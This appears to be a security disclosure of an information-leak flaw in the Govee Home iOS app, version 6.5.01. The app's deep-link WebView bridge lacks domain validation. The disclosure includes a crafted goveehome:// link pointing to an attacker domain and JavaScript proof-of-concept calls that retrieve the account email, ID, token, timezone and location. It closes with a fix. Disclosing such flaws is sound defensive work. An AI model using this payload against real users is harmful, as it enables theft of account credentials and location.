
An information leak vulnerability in the iOS version of Govee Home App

Brief Description

Govee Home app is a popular app, helping customers to manage their smart devices. It ranks **No.8 in the "Utilities" category** list on the App Store (as of 2025-01-06).




The iOS version of the Govee Home supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a proper domain name validation** when the web page is opened and the interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Govee Home app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information and credential** (such as AccountEmail, AccountID, AccountToken, Timezone) and **obtaining victim's geolocation information** (such as Country, City).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **goveehome://speView?type=1&url=http://attackgovee.com/attack.html**. Here, **"attackgovee.com"** is a domain registered by the attacker and under the attacker's control. The domain should have the same suffix as Govee Home App's official domain name **"govee.com"**. It is completely **feasible and inexpensive to register such a domain name**, as shown below.




In our experiment, we did not actually register attackgovee.com, but modified the DNS rules in the local area network to map attackgovee.com to our own website. The malicious link we actually used is **goveehome://speView?type=1&url=http://attackgovee.com/goveehome/atkGoveeHome.html**.

When the victim clicks on this link, it directs the victim to the Govee Home App. The app will then open the webpage **http://attackgovee.com/goveehome/atkGoveeHome.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information and credential** (such as AccountEmail, AccountID, AccountToken, Timezone) and **obtaining victim's geolocation information** (such as Country, City).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
window.onCallBack = function(res){
    var json = res;
    var callback_id = json.callBack;
    switch(callback_id){
        case "cb_getUserInfo":
            document.getElementById("AccountEMail").innerText = "Your Account EMail: " + json.result.
            accountEmail;
            document.getElementById("AccountID").innerText = "Your AccountID: " + json.result.accountId;
            document.getElementById("AccountToken").innerText = "Your Account Token: \n" + json.result.
            accountToken;
            document.getElementById("Timezone").innerText = "Your Timezone: " + json.result.timezone;
            break;
    }
};
```

```
window.webkit.messageHandlers.govee.postMessage({
    "callBack":"cb_getUserInfo",
    "keyName":"getUserInfo",
    "optParams":{}
});

window.webkit.messageHandlers.govee.postMessage({
    "callBack":"cb_askLocation",
    "keyName":"askLocation",
    "optParams":{}
});
```

Impact of the Vulnerability

Scope of the vulnerability: Govee Home iOS version 6.5.01 (the latest version as of 2025-01-06).
Consequences of the vulnerability: Information disclosure.
Download Link For Affected Application:

☞ **US:**

https://apps.apple.com/us/app/govee-home/id1395696823

- **CN:**
  https://apps.apple.com/cn/app/govee-home/id1395696823

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.